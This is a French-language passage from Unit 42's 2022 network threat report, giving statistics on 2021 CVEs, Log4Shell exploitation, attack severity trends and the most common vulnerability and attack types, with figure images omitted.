paloalto NETWORKS | UNIT 42

RAPPORT D'UNIT 42 SUR LES MENACES RÉSEAU 2022

VOL. 1

RAPPORT SUR LES MENACES RÉSEAU

Sommaire


Avant-propos

Pour beaucoup, le télétravail fait désormais partie du quotidien. Donnant toute latitude aux salariés quant à leur lieu de travail, cette pratique redéfinit les contours de la sécurité réseau pour les entreprises. De fait, si le périmètre du réseau disparaît peu à peu, le champ des menaces, lui, ne fait que s'élargir. D'où l'importance d'un changement fondamental dans notre manière d'appréhender la sécurité réseau à l'heure des menaces 4.0. Aujourd'hui, les cyberattaquants échappent à la détection au moyen de techniques avancées d'obscurcissement et de chiffrement. Pour déjouer leurs plans, les entreprises doivent cerner ces nouveaux risques et implémenter les mesures de réduction nécessaires.

Les menaces se multiplient à vitesse grand V et la tendance n'est pas près de s'inverser. L'année 2021 a été le théâtre de plusieurs millions de tentatives d'exploitation pour la seule vulnérabilité Log4Shell, et le volume de détections ne cesse de croître. Automatisation, outils sophistiqués, tactiques de contournement, kits de cyberattaques « as-as-service »… les cyberdélinquants n'ont que l'embarras du choix pour contourner les défenses mises en place par nombre d'entreprises. Parmi leurs autres méthodes et outils de prédilection : des chevaux de Troie d'accès à distance (RAT) ou encore des variantes connues d'outils de simulation d'attaques, qui permettent d'accélérer les offensives et d'augmenter leur taux de réussite. Pour les assaillants, l'autre avantage de ces outils est qu'ils permettent de créer facilement des communications de commande et de contrôle (CnC) entièrement personnalisables pour échapper aux systèmes de sécurité traditionnels. Comme vous le savez, le canal CnC est établi au dernier stade du cycle d'attaque. Pour les équipes de sécurité réseau, cette étape représente leur dernière chance de pouvoir stopper un acteur malveillant avant qu'il n'atteigne son objectif final : déploiement de ransomware, latéralisation au sein de l'écosystème, collecte de renseignements, etc. D'où l'importance d'enrayer rapidement toute tentative de communication CnC malveillante.

À défaut de pouvoir les anticiper, les équipes de sécurité réseau doivent développer leurs capacités de détection et d'identification rapides. L'analyse des menaces potentielles sur le réseau doit également s'opérer sur le trafic en temps réel afin de repérer et de neutraliser les attaques sur le champ, et non hors ligne et de manière rétroactive où elles peuvent passer inaperçues. En ce sens, l'automatisation et le machine learning (ML) constituent deux armes indispensables pour endiguer en temps réel le déferlement des menaces inconnues et évasives. Force est de reconnaître qu'il n'existe pas de solution miracle pour empêcher 100 % des menaces d'infiltrer le réseau. Mais ce qui est certain, c'est que les entreprises doivent aborder sa protection de manière holistique. En effet, si la sécurité des data centers et campus reste primordiale, celle des terminaux, des objets connectés (IoT) et des accès distants le devient tout autant à l'ère du télétravail.

Les adversaires ne cessent d'innover pour contourner les systèmes de sécurité et compromettre les réseaux. Pour faire face à ce torrent déchaîné d'attaques, les entreprises doivent d'abord procéder à un état des lieux des menaces et vulnérabilités en présence. Tel est l'objectif de ce rapport consacré aux dernières menaces réseau identifiées, notamment les nouveaux schémas d'attaques observés sur la ligne de front de la cybersécurité. Nous espérons qu'il vous aidera à faire le point sur l'état de votre sécurité réseau et à renforcer la protection de votre entreprise.



Jen Miller-Osborn
Directrice adjointe,
Unit 42
Palo Alto Networks

Xu Zou
VP, Sécurité réseau
Palo Alto Networks

Prolifération des cyberattaques à l'ère du numérique

En 2021, un an après le pic observé dans le sillage de l'adoption massive du télétravail ou du travail hybride, le nombre de menaces et d'attaques réseau a continué de grimper. Cette même année, plus de 11 000 nouvelles vulnérabilités ont été identifiées, un nombre certes inférieur à celui de 2020, mais qui, selon nos analyses, comprenait davantage de vulnérabilités RCE (exécution de code à distance) et de divulgations d'informations. En 12 mois, le rapport échantillons malveillants/fichiers inoffensifs a doublé, preuve s'il en est du recours croissant à l'automatisation côté attaquants et du besoin vital de détecter et de prévenir les menaces inconnues côté défenseurs. Pour perfectionner leurs modes opératoires, les cyberassaillants diversifient leur arsenal. L'exploitation d'outils Red Team, conçus à l'origine pour réaliser des simulations et tests de sécurité, s'est ainsi intensifiée pour perpétrer des attaques sophistiquées. Ces outils, tout comme les chevaux de Troie d'accès à distance (RAT), permettent de contourner les défenses en place. Pourtant, tout n'est pas nouveau côté vulnérabilités. Des vulnérabilités RCE, comme CVE-2017-9841 et CVE-2019-9082, identifiées il y a plusieurs années, étaient encore actives et largement exploitées en 2021.

Publié par notre équipe Unit 42, ce rapport fournit des éclairages sur les nouvelles vulnérabilités réseau identifiées en 2021, ainsi que les menaces avancées appelées à se propager en 2022 et 2023, selon nos observations sur le terrain. Ces éclairages précieux nous permettent de cerner l'évolution des menaces réseau afin de formuler des recommandations de sécurité aux entreprises. De fait, ce rapport constitue une lecture indispensable pour renforcer votre écosystème de sécurité et vos lignes de défense contre les menaces persistantes, avec à la clé une meilleure réduction des risques, une accélération des temps de réponse et une optimisation des investissements de sécurité.

Points à retenir

- **Volume total des CVE en léger déclin, mais nombre d'attaques nettement en hausse** : 11 841 CVE (Common Vulnerabilities and Exposures) réseau jugées de sévérité moyenne et supérieure ont été rapportées en 2021, soit une légère baisse par rapport aux années précédentes (13 123 en 2020), la sévérité moyenne représentant la catégorie de vulnérabilités la plus recensée en 2021. Toutefois, les attaques en elles-mêmes ont augmenté de 15 % entre 2020 et 2021 pour atteindre un niveau record, trois fois supérieur à celui observé avant l'essor du télétravail dû à la pandémie. Face à ce triste bilan 2021, le besoin de correctifs et de politiques dynamiques (virtual patching) se fait cruellement sentir.
- **Log4Shell, l'exploit le plus impactant en 2021** : de toutes les attaques réseau recensées en 2021, Log4Shell (CVE-2021-44228, CVE-2021-45046) a été la vulnérabilité la plus exploitée en raison du grand nombre d'utilisateurs d'Apache Log4j et de son effet dévastateur sur la sécurité. Nous avons ainsi constaté 11 millions de tentatives d'exploitation active depuis sa découverte, un chiffre qui ne cesse de croître à l'heure où nous publions ce rapport. Log4Shell s'est également trouvé à l'origine d'un triplement des exploits de sévérité critique en décembre 2021, comparé au mois précédent. Les autres CVE en tête de liste incluent des vulnérabilités plus anciennes et celles visant l'IoT, d'où la nécessité de mettre à jour tous les appareils de votre environnement, et pas seulement les équipements IT.
- **L'exécution de code à distance (RCE), technique privilégiée des adversaires** : l'année 2021 a comptabilisé 262 millions de tentatives d'exploits réseau, dont la plupart visaient des vulnérabilités de sévérité élevée. Particulièrement prisée des attaquants, l'exécution de code à distance vise à 75 % des vulnérabilités critiques. Pour cause, une RCE bien manœuvrée permet à un assaillant de compromettre une machine pour en prendre le contrôle et ainsi étendre son emprise et ses accès au sein du réseau de la victime.
- **Les malwares prolifèrent** : en 2021, WildFire a recensé 525 millions d'échantillons malveillants sur un total de 13,7 milliards d'échantillons récoltés, **soit un taux de malveillance de près de 4 %**, quasiment le double par rapport à 2020. D'après les données relevées, bien que l'utilisation de fichiers PDF malveillants a fortement augmenté, les fichiers PE (Portable Executable) restent de loin le type de malware le plus répandu (80 % des malwares observés).

Tour d'horizon des vulnérabilités réseau en 2021

Cette section dresse un tableau détaillé des vulnérabilités réseau rendues publiques et de celles détectées sur le terrain. En 2021, nous avons recensé plus de 17 000 signalements de vulnérabilités publiques provenant de sources multiples : National Vulnerability Database (NVD), Zero Day Initiative (ZDI), Exploit-DB, Metasploit, GitHub et Talos. En parallèle, plus de 262 millions de sessions réseau malveillantes ont été détectées par le service Advanced Threat Prevention de Palo Alto Networks, un système de prévention des intrusions (IPS) disponible sur nos pare-feu nouvelle génération pilotés par ML (physiques, virtuels et sur containers), Prisma SASE, Google IDS, Cloud NGFW pour AWS, et OCI Network Firewall pour Oracle. En examinant la répartition des attaques réelles, des types de vulnérabilités et de leur degré de sévérité, nous avons pu dresser un état des lieux précis des vulnérabilités réseau qui ont marqué l'année 2021. Cette synthèse offre des informations essentielles aux entreprises pour bien comprendre le champ des cybermenaces et renforcer leur posture de sécurité afin de mieux protéger leurs réseaux.

Méthodologie

Une myriade de vulnérabilités est découverte chaque année. En règle générale, toute vulnérabilité pouvant avoir un impact relativement important est signalée à un organisme CVE qui lui attribue un numéro spécifique. Au moment de la rédaction de ce rapport, notre système de Threat Intelligence interne avait recensé 17 546 vulnérabilités portant un numéro CVE en 2021 (données provenant de bases de données CVE officielles et d'autres sources de cybersécurité reconnues telles que NVD, ZDI, Exploit-DB, Metasploit, GitHub, MITRE CVE Database, etc.). Afin d'étudier de plus près les vulnérabilités à fort impact, ce rapport se concentre sur les vulnérabilités réseau qui présentent un niveau de sévérité « moyen », « élevé » ou « critique » avec scores CVSS (Common Vulnerability Scoring System) attribués par la NVD. Nous avons ainsi mis de côté toutes les vulnérabilités ne touchant pas au réseau et ne correspondant pas à nos critères, pour nous concentrer sur l'analyse des 11 841 vulnérabilités restantes.

Les données d'attaques réelles sont compilées par les pare-feu nouvelle génération (NGFW) de Palo Alto Networks répartis dans différents pays et régions : États-Unis, Singapour, Japon, Australie, Canada, Europe, etc. Ces données recensent des attaques sur un éventail de secteurs tels que la santé, l'e-commerce, les services financiers, les hautes technologies, l'enseignement supérieur, etc. Elles renferment 262 millions de sessions de trafic lié à des attaques pour 2021 (trafic interne exclu). Seules les attaques de sévérité moyenne, élevée et critique sont rapportées pour correspondre aux vulnérabilités publiées. Grâce à l'analyse de cette masse de données, nous avons pu identifier les grandes tendances en matière de menaces réseau et dresser un tableau des tentatives d'exploit les plus importantes et les plus dominantes.

Analyse des vulnérabilités

La sévérité d'une vulnérabilité peut s'évaluer sous plusieurs angles, tels que la difficulté à exploiter la vulnérabilité ou son impact sur la victime. Le coefficient pour chacun de ces facteurs varie ensuite selon l'entreprise et le chercheur. Autrement dit, il n'est pas facile de créer un système d'évaluation de la sévérité applicable à tous. Heureusement, des algorithmes existent pour faciliter ce processus, dont le CVSS est le plus répandu. Dans ce rapport, nous nous référons au score de sévérité du système CVSS 3.x lorsque celui-ci est disponible. De manière générale, plus ce score est élevé, plus l'impact généré sera conséquent et plus la vulnérabilité sera jugée critique. Par exemple, la vulnérabilité Log4Shell (CVE-2021-44228) – la plus impactante de 2021 – affiche le score CVSS maximal de 10.0.




Figure 1 : Répartition des niveaux de sévérité des vulnérabilités réseau et disponibilité des PoC

Notons également que parmi les vulnérabilités de sévérité critique, 10,9 % ont des preuves de concept (PoC) disponibles en libre accès. En d'autres termes, les attaquants peuvent s'en servir à leur gré pour exploiter la vulnérabilité. Généralement, ces PoC sont diffusées avant la mise à disposition de correctifs, laissant les logiciels et réseaux vulnérables aux attaques. D'où l'importance pour les solutions de prévention des intrusions (IPS) de couvrir ce moment critique en attendant la publication des correctifs.

Entre la découverte d'une vulnérabilité et sa publication, un certain laps de temps peut s'écouler. C'est pourquoi certaines des CVE publiées en 2021 ont de fait été découvertes en 2020. De la même manière, une CVE apparue pour la première fois fin 2021 aura pu être publiée début 2022[1]. Par conséquent, pour une image plus fidèle des vulnérabilités de 2021, les informations collectées par notre système de Threat Intelligence couvrent la période allant de fin 2020 à janvier 2022 et sont réparties comme indiqué à la Figure 2. Comme vous pouvez le constater, bien que le nombre total de CVE de différents niveaux de sévérité varie d'un mois sur l'autre, leur répartition sur le mois reste relativement régulière. De manière générale, les CVE de sévérité critique sont moins nombreuses. Quant aux niveaux de sévérité moyenne et élevée, les nombres se valent à peu près et ce, quel que soit la période de l'année. Toutefois, le taux d'attaques réelles diffère nettement de la répartition des degrés de sévérité.




Figure 2 : Répartition des niveaux de sévérité des vulnérabilités réseau découvertes par mois

Si des dizaines de milliers de vulnérabilités sont rapportées chaque année, elles ne sont pas toutes exploitées dans le cadre d'attaques réelles. Plusieurs raisons expliquent ce phénomène : aucune PoC exploitable n'est disponible ; la vulnérabilité est trop difficile à exploiter ; il existe trop peu de logiciels vulnérables accessibles sur Internet ; ou bien le jeu n'en vaut tout simplement pas la chandelle, car l'impact serait minime. Nous présentons ici les attaques réelles observées en 2021, avec un gros plan sur les méthodes privilégiées des assaillants.

Si l'on compare la sévérité et la répartition des vulnérabilités aux exploits détectés dans le trafic malveillant, les attaques ciblant des vulnérabilités critiques sont environ 1,5 fois supérieures au nombre de vulnérabilités critiques publiées. En outre, parmi les CVE signalées, la sévérité moyenne arrive en tête avec 43,1 %. Du côté des exploits, ce sont les attaques de sévérité élevée qui constituent les exploits les plus observés (40,3 % du volume total d'attaques). Conclusion : les attaquants tendent à exploiter les vulnérabilités de sévérité élevée et critique, l'objectif étant très probablement de produire un maximum d'impact. Pour les entreprises, la stratégie doit donc consister à se prémunir contre ce type de vulnérabilité.

Du point de vue de la répartition, les niveaux de sévérité des CVE publiées restent relativement stables d'un mois sur l'autre. Le seul pic notable dans les attaques critiques observé en décembre 2021 s'explique par l'apparition de la vulnérabilité Apache Log4j, qui a engendré un triplement des exploits critiques (CVE-2021-44228 et CVE-2021-45046 en particulier) par rapport aux mois précédents [11].




Figure 3 : Répartition annuelle des niveaux de sévérité des attaques réelles

Si l'on examine les tendances annuelles en matière de tentatives d'exploits, une hausse nette du volume d'attaques se dessine au fil des années[2]. Avec l'adoption généralisée du télétravail à partir de 2020, en plus de se multiplier, les attaques réseau sont montées d'un cran en termes de sévérité. Leur volume a ainsi augmenté d'environ 180 % en 2020, puis à nouveau de 15 % en 2021. À noter que ces corrélations concernent les attaques CVE et ne représentent pas les autres types d'attaques comme le phishing. Pour en savoir plus sur l'exploitation de la pandémie par les cyberattaquants, consultez cet article du blog Unit 42.

Types de vulnérabilités

Le type de vulnérabilité permet de classer et de catégoriser une vulnérabilité à signaler, et peut se rapporter à divers éléments : la cause racine d'une vulnérabilité (dépassement de tampon ou vulnérabilité UAF), son impact potentiel (divulgation d'informations ou injection de code), ou une attaque courante ciblant une vulnérabilité (attaque DoS ou injection SQL). Pour chaque vulnérabilité, notre système de Threat Intelligence ne se limite pas au numéro CVE et au niveau de sévérité. Il contient également des descriptions, des données tirées du répertoire CWE (Common Weakness Enumeration) et des infos/articles associés à la vulnérabilité. Pour classer les vulnérabilités par type avec le plus de précision possible, nous analysons les informations CVE disponibles, les niveaux de sévérité, les données CWE et les infos/articles associés.

Les trois grandes catégories de vulnérabilités représentées ci-dessous constituent 31,9 % de toutes les CVE publiées en 2021. La Figure 4 présente les types de vulnérabilités les plus répandus :

- **Scripts intersites (XSS)** – Type de vulnérabilité qui injecte des scripts malveillants dans des sites web de confiance. On lui attribue généralement un niveau de sévérité moyen.
- **Déni de service (DoS)** – Vulnérabilité visant à rendre une ressource publique inaccessible. Le niveau de sévérité engendré est élevé.

Le nombre d'attaques a augmenté de **15%** entre 2020 et 2021. Un taux record – on observe **3 fois** plus d'attaques qu'avant le passage au télétravail.




Figure 4 : Top 15 des types de vulnérabilités parmi les CVE publiées en 2021

Au vu du grand nombre de vulnérabilités XSS publiées en 2021, il semble que les logiciels web soient plus vulnérables, plus accessibles ou tout simplement plus utilisés que d'autres types de logiciels. Pour ce qui est du dépassement de tampon, des injections SQL et de l'exécution de code à distance, ces catégories tendent à inclure un volume plus important de CVE de sévérité élevée et critique. Celles-ci sont généralement plus difficiles à détecter et donc moins souvent signalées.

Il convient de noter que les vulnérabilités rendues publiques le sont à titre d'information uniquement. À l'inverse, les vulnérabilités exploitées sont détectées dans le cadre d'une attaque et les deux types de vulnérabilités ne sont pas forcément liés.

Ensemble, les trois catégories de vulnérabilités les plus exploitées, telles que décrites ci-dessous, représentent 65,4 % de toutes les attaques recensées en 2021. La Figure 5 présente les 15 catégories d'attaques les plus courantes :

- **Exécution de code à distance** – Permet aux attaquants d'exécuter ou d'injecter à distance des instructions malveillantes sur un système vulnérable. L'impact de cette attaque peut aller de l'exécution d'un malware à la prise de contrôle totale d'un système.
- **Traversée** – Permet aux assaillants d'accéder aux annuaires et fichiers restreints en dehors du dossier racine afin d'exposer du code applicatif, des données et d'autres informations sensibles pouvant être dérobés ou exploités à leur avantage.
- **Divulgation d'informations** – Se produit lorsqu'une application ou un service web ne protège pas suffisamment ses informations et peut exposer des données sensibles (noms d'utilisateur, données techniques, etc.) ou une infrastructure à un utilisateur non autorisé. Ce type de vulnérabilité constitue une porte d'entrée pour les assaillants, car elle élargit la surface d'attaque et peut servir à identifier d'autres vulnérabilités.

L'exécution de code à distance reste indéniablement la vulnérabilité la plus exploitée, car elle permet aux attaquants de prendre le contrôle d'un serveur, de déployer des malwares et de s'octroyer davantage de privilèges. En deuxième et troisième positions, la traversée et la divulgation d'informations servent à obtenir des informations sensibles (identifiants utilisateur, etc.) ou pour servir d'appui à d'autres attaques. Fait intéressant : après avoir occupé la première place des CVE en 2021, les scripts intersites comptent aujourd'hui pour moins de 10 % des attaques totales observées.


